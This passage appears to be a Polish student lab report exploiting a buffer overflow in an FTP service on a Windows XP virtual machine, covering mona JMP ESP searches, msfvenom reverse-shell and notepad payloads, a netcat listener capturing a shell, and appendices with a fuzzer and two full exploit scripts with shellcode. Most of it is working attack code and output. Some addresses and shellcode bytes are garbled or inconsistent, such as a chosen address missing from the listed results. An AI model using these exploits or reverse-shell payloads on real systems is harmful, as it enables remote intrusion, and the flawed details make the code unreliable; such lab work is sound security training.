77F10000 Modules C:\WINDOWS\system32\GDI32.dll
77F60000 Modules C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 Modules C:\WINDOWS\system32\Secur32.dll
7C900000 Modules C:\WINDOWS\system32\kernel32.dll
7C930000 Modules C:\WINDOWS\system32\ntdll.dll
7C9C0000 Modules C:\WINDOWS\system32\SHELL32.dll
7C9E0000 Modules C:\WINDOWS\system32\USER32.dll
7C9F12BE [02:17:24] Attached process paused at ntdll!DbgBreakPoint
[02:17:26] Thread 00000240 terminated, exit code 0
7C9F16F9 New thread with ID 0000060C created
[02:17:26] Process violation when executing [42424242]
[+] Command used:
!mona modules
-----
[+] Mona command started on 2024-04-05 02:19:54 (v2.0, rev 616) -----
[+] Processing arguments and criteria
  - Pointer access level : X
[+] Generating module info table, hang on...
  - Processing modules
  - Done, Let's rock 'n roll.
-----
Module info :
-----
Base      : Top      : Size      : Rebase   : SafeSEH  : ASLR     : NXCompat : OS Dll   : Version, Modulename & Path
0x7C9C0000 0x77D1D700 0x00081700 False     True      False    False    True      6.0.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x77C10000 0x776C6900 0x0007B000 False     True      False    False    True      7.0.2600.5512 [network.dll] (C:\WINDOWS\system32\network.dll)
0x77D80000 0x771a6700 0x00081700 False     True      False    False    True      6.1.2600.5512 [WS2_32.dll] (C:\WINDOWS\system32\WS2_32.dll)
0x77E70000 0x71a50000 0x0003F000 False     True      False    False    True      5.1.2600.5625 [mswsock.dll] (C:\WINDOWS\system32\mswsock.dll)
0x77F10000 0x00404000 0x0000F000 False     False     False    False    False     1.0.0 [FTPService.exe] (C:\Documents and Settings\Administrat
0x77F60000 0x777F7B00 0x0000F000 False     True      False    False    True      5.1.2600.5636 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
0x77FE0000 0x776C6900 0x00081700 False     True      False    False    True      5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.d
0x7C900000 0x7C8F6000 0x0009F600 False     True      False    False    True      5.1.2600.5781 [kernel32.dll] (C:\WINDOWS\system32\kernel32.d
0x7C930000 0x05ad9000 0x00038000 False     True      False    False    True      6.00.2900.5512 [uxtheme.dll] (C:\WINDOWS\system32\uxtheme.dl
0x7C9C0000 0x777F7B00 0x00081700 False     True      False    False    True      5.1.2600.5783 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dl
0x7C9E0000 0x771a6700 0x0009F600 False     True      False    False    True      5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
0x7C9F0000 0x7C9B2000 0x0000B200 False     True      False    False    True      5.1.2600.5755 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
0x77C10000 0x771a6000 0x0000B200 False     True      False    False    True      5.1.2600.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
0x77D80000 0x777F7B00 0x0009F600 False     True      False    False    True      5.1.2600.5736 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
0x77E70000 0x777F7B00 0x0009F600 False     True      False    False    True      6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dl
0x77FE0000 0x0662B000 0x0005B000 False     True      False    False    True      5.1.2600.5512 [hnetcfg.dll] (C:\WINDOWS\system32\hnetcfg.dl
0x7C900000 0x771a9000 0x0000B000 False     True      False    False    True      5.1.2600.5512 [wshtcpip.dll] (C:\WINDOWS\system32\wshtcpip.d
0x7C930000 0x7774D300 0x00103000 False     True      False    False    True      6.0 [comctl32.dll] (C:\WINDOWS\WinSxS\x86_Microsoft.Windows

```

Rysunek 8: Wynik wykonania polecenia `!mona modules` w debuggerze

Następnie wykorzystując polecenie `find` wyszukaliśmy adresy zawierające instrukcję `JMP ESP` (co odpowiada ciągowi `FFE4` w systemie heksadecymalnym) w ramach wybranego wyżej modułu. Ostatecznie wybór padł na adres `0x7cc5aef8`, co przedstawia rysunek 9.

```
0BADF000 [+] This mona.py action took 0:00:00.691000
0BADF000 [+] Command used:
0BADF000 !mona find -s "\xFF\xE4" -m SHELL32.dll

-----
0BADF000 --mona command started on 2024-04-05 02:29:23 (v2.0, rev 616) -----
0BADF000 [+] Processing arguments and criteria
0BADF000   - Pointer access level: 4
0BADF000   - Only querying modules SHELL32.dll
0BADF000 [+] Generating module info table, hang on...
0BADF000   - Processing modules
0BADF000     - Done, Let's rock! In roll.
0BADF000   - Treating search pattern as bin
0BADF000 [+] Searching from 0x7c9c0000 to 0x7dd1d700
0BADF000 [+] Preparing output file 'find.txt'
0BADF000   - (Re)setting logfile find.txt
0BADF000 [+] Writing results to find.txt
0BADF000   - Number of pointers of type "\xFF\xE4" : 2136
0BADF000 [+] Results:
0BADF000 7C8D41FB 0x7c8d41fb "\xFF\xE4" (PAGE_WRITECOPY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll) ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5AF58 0x7cc5af58 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5B208 0x7cc5b208 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5B3BC 0x7cc5b3bc "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5B4FC 0x7cc5b4fc "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5B5C0 0x7cc5b5c0 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5B59C 0x7cc5b59c "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5BB00 0x7cc5bb00 "\xFF\xE4" null (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5BBEB 0x7cc5bbeb "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5BF3C 0x7cc5bf3c "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5BF7C 0x7cc5bf7c "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5BF90 0x7cc5bf90 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C104 0x7cc5c104 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C338 0x7cc5c338 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C3C0 0x7cc5c3c0 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C394 0x7cc5c394 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C708 0x7cc5c708 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C8C8 0x7cc5c8c8 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
7CC5C900 0x7cc5c900 "\xFF\xE4" (PAGE_READONLY) [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5512 (C:\WINDOWS\system32\WindowsCommon-FontCache.dll)
0BADF000 ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open find.txt...
0BADF000 Found a total of 2136 pointers
0BADF000
0BADF000 [+] This mona.py action took 0:00:03.254000
```

Rysunek 9: Odnalezienie instrukcji JMP ESP w module SHELL32.dll

6. Eksploatacja


Adres 0x0x7cc5aef8, którego wyznaczenie zostało przedstawione w poprzedniej sekcji, wprowadziliśmy do kodu w Pythonie (w odwrotnej kolejności) jako ciąg, którym chcieliśmy nadpisać rejestr EIP. Ostatnim krokiem ataku było przygotowanie shellcode'u ze złośliwą instrukcją. W naszym przypadku zadaniami było:

- nawiązanie połączenia reverse shell z maszyną atakującą,
- zdalne otwarcie notatnika.

Do wygenerowania pierwszego payload'u wykorzystaliśmy moduł `msfvenom` i polecenie:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.56.108 LPORT=5005  
EXITFUNC=thread -f c -a x86 -b "\x00\x0A\x0D"
```

Przed wstrzykiwaniem shellcode'u dodaliśmy również kilka (dokładnie 16) operacji NOP, aby zapewnić działanie eksploita mimo możliwości przemieszczenia się pamięci programu. Finalna postać przygotowanego eksploita została zaprezentowana w załączniku A.2. Na maszynie atakowanej uruchomiliśmy nasłuchiwanie na porcie 5005 przy pomocy `netcata`, a następnie wykonaliśmy przygotowany exploit. Pełni radości w terminalu Kali'ego zobaczyliśmy shell atakowanej maszyny. Operacyjność uzyskanego terminala zweryfikowaliśmy komendą `systeminfo`. Wykonanie oraz wynik eksploatacji przedstawia rysunek 10.




```
(osboxes@osboxes)-[~/Desktop/BOT2]  
$ python2 exploit.py  
Sending evil buffer...  
  
(osboxes@osboxes)-[~/Desktop/BOT2]  
$  
  
osboxes@osboxes: ~  
File Actions Edit View Help  
  
(osboxes@osboxes)-[~]  
$ nc -lvp 5005  
listening on [any] 5005 ...  
connect to [192.168.56.108] from (UNKNOWN) [192.168.56.111] 1046  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\Documents and Settings\Administrator\Desktop>systeminfo  
systeminfo  
  
Host Name: BOT  
OS Name: Microsoft Windows XP Professional  
OS Version: 5.1.2600 Service Pack 3 Build 2600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Workstation  
OS Build Type: Uniprocessor Free  
Registered Owner: Windows XP Mode  
Registered Organization:  
Product ID: 76487-OEM-0011903-04006  
Original Install Date: 4/2/2024, 12:51:47 PM  
System Up Time: 21350397 Days, 20 Hours, 8 Minutes, 19 Seconds  
System Manufacturer: innotek GmbH  
System Model: VirtualBox  
System type: X86-based PC  
Processor(s): 1 Processor(s) Installed.  
[01]: x86 Family 6 Model 60 Stepping 3 GenuineIntel ~3292 Mhz  
BIOS Version: VBOX - 1  
Windows Directory: C:\WINDOWS  
System Directory: C:\WINDOWS\system32  
Boot Device: \Device\HarddiskVolume1  
System Locale: en-us;English (United States)  
Input Locale: en-us;English (United States)  
Time Zone: (GMT-08:00) Pacific Time (US & Canada); Tijuana  
Total Physical Memory: 191 MB  
Available Physical Memory: 98 MB  
Virtual Memory: Max Size: 2,048 MB  
Virtual Memory: Available: 2,008 MB  
Virtual Memory: In Use: 40 MB  
Page File Location(s): C:\pagefile.sys
```

Rysunek 10: Uzyskanie połączenia reverse shell z atakowanym hostem

W celu zrealizowania drugiego zadania ponownie użyliśmy `msfvenom`, tym razem z poleceniem:

```
msfvenom -p windows/exec cmd=notepad.exe EXITFUNC=thread -f c -a x86 -b "\x00\x0A\x0D"
```

Kod exploita, zaktualizowany o nowy shellcode, dołączony został w załączniku A.3. W wyniku wykonania exploita mogliśmy zauważyć otworenie notatnika na atakowanej maszynie – przedstawia to rysunek 11.



Rysunek 11: Uruchomienie Notatnika na atakowanej maszynie

A. Załączniki

A.1. Kod wykorzystany do fuzzingu

```
1  #/usr/bin/python
2  import socket
3
4  R_HOST = "192.168.56.111"
5  R_PORT = 21
6  buffer = ["A"]
7  counter = 10
8  while len(buffer) <=30:
9      buffer.append("A"*counter)
10     counter += 10
11
12 for string in buffer:
13     print "Fuzzing with %s bytes" % len(string)
14     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15     s.connect((R_HOST, R_PORT))
16     s.recv(1024)
17     s.send('USER test' + string + '\r\n')
18     s.close()
```

A.2. Kod zestawiający połączenie reverse shell na atakowanej maszynie

```
1  #/usr/bin/python
2  import socket,sys
3
4  R_HOST = "192.168.56.111"
5  R_PORT = 21
6  OFFSET = "A" * 226
7  EIP = "\xf8\xae\xc5\x7c"
8  NOP = "\x90" * 16
9  SHELLCODE = \
10 (" \xda\xc2\xba\x0e\x04\x4f\xc4\xd9\x74\x24\xf4\x5f\x2b\xc9\xb1" +
11  "\x52\x31\x57\x17\x03\x57\x17\x83\xe1\xf8\xad\x31\x01\xe8\xb0" +
12  "\xba\xfb\x9e\x9d\x43\x1c\xd8\xd4\x20\x55\x4b\xe5\x23\x3b\x60" +
13  "\x8e\x66\xaf\xf3\xe2\xae\xc0\xb4\x49\x89\xef\x45\xe1\xe9\x6e" +
14  "\xc6\xf8\x3d\x50\xf7\x32\x30\x91\x30\x2e\xb9\xc3\xe9\x24\x6c" +
15  "\xf3\x9e\x71\xad\x78xec\x94\xb5\x9d\xa5\x97\x94\x30\xbd\xc1" +
16  "\x36\xb3\x12\x7a\x7f\xab\x77\x47\xc9\x40\x43\x33\xc8\x80\x9d" +
17  "\xbc\x67\xed\x11\x4f\x79\x2a\x95\xb0\x0c\x42\xe5\x4d\x17\x91" +
18  "\x97\x89\x92\x01\x3f\x59\x04\xed\xc1\x8e\xd3\x66\xcd\x7b\x97" +
19  "\x20\xd2\x7a\x74\x5b\xee\xf7\x7b\x8b\x66\x43\x58\x0f\x22\x17" +
20  "\xc1\x16\x8e\xf6\xfe\x48\x71\xa6\x5a\x03\x9c\xb3\xd6\x4e\xc9" +
21  "\x70\xdb\x70\x09\x1f\x6c\x03\x3b\x80\xc6\x8b\x77\x49\xc1\x4c" +
22  "\x77\x60\xb5\xc2\x86\x8b\xc6\xcb\x4c\xdf\x96\x63\x64\x60\x7d" +
23  "\x73\x89\xb5\xd2\x23\x25\x66\x93\x93\x85\xd6\x7b\xf9\x09\x08" +
24  "\x9b\x02\xc0\x21\x36\xf9\x83\x8d\x6f\x39\x38\x66\x72\x39\xd3" +
25  "\xfb\xfb\xdf\xb9\x13\xaa\x48\x56\x8d\xf7\x02\xc7\x52\x22\x6f" +
26  "\xc7\xd9\xc1\xb0\x86\x29\xaf\x82\x7f\xda\xfa\xf8\xd6\xe5\xd0" +
27  "\x94\xb5\x74\xbf\x64\xb3\x64\x68\x33\x94\x5b\x61\xd1\x08\xc5" +
28  "\xdb\xc7\xd0\x93\x24\x43\x0f\x60\xaa\x4a\xc2\xdc\x88\x5c\x1a" +
29  "\xdc\x94\x08\xf2\x8b\x42\xe6\xb4\x65\x25\x50\x6f\xd9\xef\x34" +
30  "\xf6\x11\x30\x42\xf7\x7f\xc6\xaa\x46\xd6\x9f\xd5\x67\xbe\x17" +
31  "\xae\x95\x5e\xd7\x65\x1e\x7e\x3a\xaf\x6b\x17\xe3\x3a\xd6\x7a" +
32  "\x14\x91\x15\x83\x97\x13\xe6\x70\x87\x56\xe3\x3d\x0f\x8b\x99" +
33  "\x2e\xfa\xab\x0e\x4e\x2f")
34 buffer = OFFSET + EIP + NOP + SHELLCODE
35
36 print "Sending evil buffer..."
37 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
38 connect = s.connect((R_HOST, R_PORT))
39 s.recv(1024)
40 s.send('USER test' + buffer + '\r\n')
41 s.send('QUIT\r\n')
42 s.close()
```

A.3. Kod otwierający notatnik na atakowanej maszynie

```
1  #/usr/bin/python
2  import socket,sys
3
4  R_HOST = "192.168.56.111"
5  R_PORT = 21
6  OFFSET = "A" * 226
7  EIP = "\xf8\xae\xc5\x7c"
8  NOP = "\x90" * 16
9  SHELLCODE = \
10  (" \xda\xdc\xb8\x39\x49\x9d\xe6\xd9\x74\x24\xf4\x5b\x29\xc9\xb1" +
11  "\x32\x31\x43\x17\x03\x43\x17\x83\xd2\xb5\x7f\x13\xd8\xae\x02" +
12  "\xdc\x20\x2f\x63\x54\xc5\xe\x3a\x02\xe\x31\x13\x40\xc2\xbd" +
13  "\xd8\x04\xf6\x36\xac\x80\xf9\xff\x1b\xf7\x34\xff\x30\xcb\x57" +
14  "\x83\x4a\x18\xb7\xba\x84\x6d\xb6\xfb\xf9\x9c\xea\x54\x75\x32" +
15  "\x1a\xd0\xc3\x8f\x91\xaa\xc2\x97\x46\x7a\xe4\xb6\xd9\xf0\xbf" +
16  "\x18\xd8\xd5\xcb\x10\xc2\x3a\xf1\xeb\x79\x88\x8d\xed\xab\xc0" +
17  "\x6e\x41\x92\xec\x9c\x9b\xd3\xcb\x7e\xee\x2d\x28\x02\xe9\xea" +
18  "\x52\xd8\x7c\xe8\xf5\xab\x27\xd4\x04\xf7\xb1\x9f\x0b\x34\xb5" +
19  "\xc7\x0f\xcb\x1a\x7c\x2b\x40\x9d\x52\xbd\x12\xba\x76\xe5\xc1" +
20  "\xa3\x2f\x43\xa7\xdc\x2f\x2c\x18\x79\x24\xc1\x4d\xf0\x67\x8c" +
21  "\x90\x86\x12\xe2\x93\x98\x1c\x53\xfc\xa9\x97\x3c\x7b\x36\x72" +
22  "\x79\x63\xd4\x56\x74\x0c\x41\x33\x35\x51\x72\xee\x7a\x6c\xf1" +
23  "\x1a\x03\x8b\xe9\x6f\x06\xd7\xad\x9c\x7a\x48\x58\xa2\x29\x69" +
24  "\x49\xcc\xa2\xe1\x17\x60\x5c\x6e\xf6\xe5\xe6\x0b\x06")
25  buffer = OFFSET + EIP + NOP + SHELLCODE
26
27  print "Sending evil buffer..."
28  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
29  connect = s.connect((R_HOST, R_PORT))
30  s.recv(1024)
31  s.send('USER test' + buffer + '\r\n')
32  s.send('QUIT\r\n')
33  s.close()
```